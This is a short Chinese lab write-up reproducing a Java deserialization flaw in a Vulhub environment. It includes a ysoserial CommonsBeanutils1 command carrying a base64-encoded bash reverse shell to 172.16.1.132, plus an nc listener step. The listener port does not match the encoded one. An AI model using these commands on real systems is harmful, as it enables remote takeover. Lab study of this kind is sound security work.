**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、等待数分钟后，访问<https://your-ip/myportal/control/main>可看到登录页面



**二、漏洞复现**


1、使用ysoserial的CommonsBeanutils1生成反弹shell的Payload

java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTYuMS4xMzIvMjI1OSAwPiYx}|{base64,-d}|{bash,-i}" | base64 | tr -d "\n"

2、VPS开启监听

nc –lvnp 8888

3、将base64后的Payload替换并发送如下数据包



4、VPS成功接收到shell

